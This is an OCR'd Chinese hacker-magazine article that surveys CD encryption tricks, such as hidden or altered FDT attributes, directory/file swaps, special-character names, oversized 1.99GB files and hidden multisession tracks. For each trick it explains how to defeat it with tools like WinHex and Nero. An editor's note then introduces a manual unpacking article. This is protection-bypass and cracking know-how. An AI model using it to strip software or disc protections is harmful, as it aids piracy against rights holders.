
组合招式 通过peid查信息、Dede反汇编、OllyDbg查找字符串等来定位关键代码，对关键代码用OllyGbg动态跟踪验证推测。

你学会了吗？

难度等级：高

前置知识：光盘加密的常用手段

加密光盘破解全接触



文／图 netbug

小弟平时喜欢编写软件，当然是高质量的大型软件（倒，先别扔我鸡蛋！）。编写完了以后就需要把软件打包到光盘上面去好发行，今天我们不讲如何给软件打包，只讲如何将光盘加密起来并验证相应加密方法的可靠性，因为黑客防线提倡的是"在攻与防的对立统一中寻求突破"嘛！

一般的光盘加密方法与破解方法

1．隐藏目录与文件法

一般来说，将文件和目录隐藏起来而让别人无法看到的做法是最普遍的，我们在用Ahead刻制光盘的时候设置其属性为Windows隐藏属性就可以达到这样的效果，但是最普遍的就意味着最容易被人破解 破解的时候只要简单地打开Windows显示隐藏文件夹的功能就可以破解了。实在不是什么好办法。

2．变相的隐藏目录和文件法

这种方法要比前面的那种要好一点，它利用特殊的光盘软件将光盘文件和目录的属性改为其他数值。

在光盘目录里，光盘文件也有一个同Windows对应的FDT（文件目录表）。FDT中的某个数据位可以指示出文件的属性 01表示系统属性，02表示只读属性，04表示隐藏属性——这个数值只是由一个字节来表示，如果我们把其改为了其他数值，那么Windows就无法识别了！

这样隐藏的效果比前一个要好，即使在Windows里设置了"显示所有文件"也不能看到隐藏在光盘中的文件——不过还是可以方便地破解 我们可以用"光盘加密大师"的自定义目录属性来修改它。在这里，我们设置文件和目录的属性为06（图1）。遇到这样的加密措施我们唯一可以做到的就是把光盘的FDT读出来。




图1

读者朋友可能就要问了：要怎样才能把光盘的FDT读出来呢？呵呵，在这里我们推荐你使用Vurtual disk 5.0就可以。这是一款虚拟光驱软件，所有操作都是傻瓜化的，这里也就不浪费大家的时间了！我们读出了FDT自然就看到哪些目录不在你现在加密的光盘上出现，要找的东西自然就是它了！

3．文件目录互换法

这个道理和前面的第二个方法相似，只是它要聪明一点 在FDT中直接把表示目录的位变成了表示文件的位！但是，它在本质上仍然是目录，这是永远改不了的！




图2

图2是我们采用特殊工具把一个"常用软件"目录变成了一个文件。

看上去还真的像一个文件的样子。用鼠标双击它看看，呵呵，别告诉我你的计算机差点就没反应了。破解办法如图3所示




图3

呵呵，是不是差点笑掉了大牙？直接在DOS状态下来一个CD命令就摆平了（DOS可是学习安全不可缺少的东西哦！）。因此当实际运用的时候，你发现一个没有图标的文件，大小为2KB，并且在Windows里面打不开，这时候就该考虑一下它是不是目录了！

4．特殊字符目录法

在Windows里，大部分用的都是中文和英文字母，如果光盘加密的时候采用了特殊字符来加密的话，我们就看不到目录的名字了，这也是许多数字资料光盘在加

密的时候常常选用的方法。

常见的特殊字符如 \ \，图4就是在寻找特殊目录的时候看到的：




图 4

是不是觉得够玄啊，有点像攻防实验室的777.jpg了。看到gphyview.exe前面的那个字符了吗？

遇到这样的光盘关键是找到这个特殊字符是什么了。一般来说如果加密光盘附带程序，那么你打开这个程序搜索"\"这个字符一般会有你想要的结果，就跟上面这幅图一样。如果不幸的话，就只能用读光盘FDT的方法了。

更为"狡诈"的光盘加密与解密思路

点子都是人想出来的，下面我们将重点介绍一些鲜为人知的光盘加密办法，大家看好了。

1．超大文件加密法

加密后的现象。

* 如果是可执行文件，其图标将变成一个DOS应用程序的图标 如果是一般文件，则图标依Windows内部文件类型为准。

* 文件的大小突变为：1.99GB。呵呵，够大吧，像DVD了。

* 可执行文件如果大小变为了1.99GB后依然可以运行，厉害吧。

* 如果你试图拷贝这个文件，那么你得到的结果将如图5 所示。




图 5

没话说了吧，如果你的空间大的话，你是可以Copy的，试问你的硬盘有多少个1.99GB呢？加密者通常是把所有可执行文件加密为超大文件。

破解方法

对于可执行文件：我们可以先直接运行这个可执行文件，然后用进程Copy软件，如pedump，把文件从内存中重新建立为文件。如果你对破解工具不是很熟悉，那么你可以先点击这个文件运行看看。如果程序马上就出现了界面，说明这个软件不是很大，一般为500KB以内。如果要等5秒才出来，那么这个软件大概有3MB的样子。此时，我们就可以自己编写一个软件，只读取这个文件的前5M来运行就可以了。更通用的办法是采用Winhex的文件编辑功能，用Winhex直接打开那个超大文件就可以了。打开后Winhex就自动报告这个文件的大小。你只需要另存为就搞定了。

对于非可执行文件：我们依旧采用Winhex的直接打开文件法，如果不是可执行文件，我们就需要一个小技巧：直接把Winhex的滚动条向下面拉，拉不远Winhex就要报错（图6 ）。




图 6

这时候在出错的地方记录下文件的偏移位置，关闭文件，再用Winhex打开文件，直接保存到出错前的一个偏移字节就可以了。当然，如果你兴趣高涨，用软件自己写一个批量处理超大文件的程序也可以。思路是：读到出错的地方保存一下文件偏移地址，也就是文件指针；第二次读的时候就读到偏移处，超大文件就变正常文件了。

2．刻录光盘轨道隐藏法

一般来说，用这一招的人都是算够狠的了。又不是什么007机密，非要那样隐蔽吗？希望朋友尽量不要去制造这样的光盘，破解起来太ＢＴ了！

加密后的现象：光盘加密后没有任何奇怪的表现。用以上我说的任何方法去寻找隐藏文件都会失败。如果光盘上的文件是200MV，那么它的确也只是200MV。采用这种加密措施后，唯一的迹象就是光盘不满！倒，你这不是废话吗？几乎98％的光盘都没刻满那么多。大家别着急啊，等我喝口水。这其中的玄机是：刻录软件把一张光盘分为多重区段的方式来刻，这次没刻满最大容量下次可以继续再刻。关键就是加密者先把重要的资料刻好，第二次刻盘的时候就把上次刻的文件删除了，再加入一些新的图片资料等，所以当一张光盘还没被终结刻录的时候是可以任意修改的。连卷标都可以随意改，当然是非常隐蔽了！

破解方法

解铃还需系铃人，找到刻录软件，如Ahead nero就不错。放入刻录机内，用nero对这张光盘进行多重区段编辑。我们直接点查看光盘区段就会发现有多个区段的存在。利用nero的区段保存方式直接保存为ISO文件就可以了。

从图7 我们可以得到，该光盘被刻录过3 次，区段01被刻录了136MB，如果加密者在刻录完这136MB的内容




图 7




图 8

的时候，把刻上去的东西删除了，再刻2、3区段，那么光盘的表现形式就是2、3区段的文件。采用保存轨道的方式见下，我们就可以得到轨道的ISO文件了(图8)。

顺便说一下，WinRAR可以解开ISO文件。怎么样，惊喜吧？

总结：加密和解密永远是矛与盾的关系，看来我们写的软件注定要被别人盗版了？这就需要软件开发者在软件自己上完善反盗本功能。加密你的光盘，加密你的资料，希望本文带给你的是如何保护自己软件的方法，而不是叫你去盗别人的加密光盘。谨记！

编后

看了这篇文章感觉怎么样？是不是有点跃跃欲试的感觉？呵呵，反正草草现在是再也不怕加密光盘了！因为再遇到这样的光盘我就扔给netbug，哈哈。

现在的程序为防止被修改几乎都加了壳，虽然有很多自动脱壳程序，但是某些新壳、变形壳是脱壳机所无能为力的。因此，手动脱壳成为Cracker必须掌握的技能之一。下面的文章演示了在Windows XP系统平台上用Ollydbg手动对SVK Protector DEMO 1.32主程序脱壳和修复的过程，希望能给脱壳爱好者们一点参考。

适合对象：对脱壳感兴趣的读者

前置知识：简单的脱壳知识，脱壳调试工具的使用

用Ollydbg对SVK Protector程序手动脱壳和修复

文／图 fly[Nuke Group]

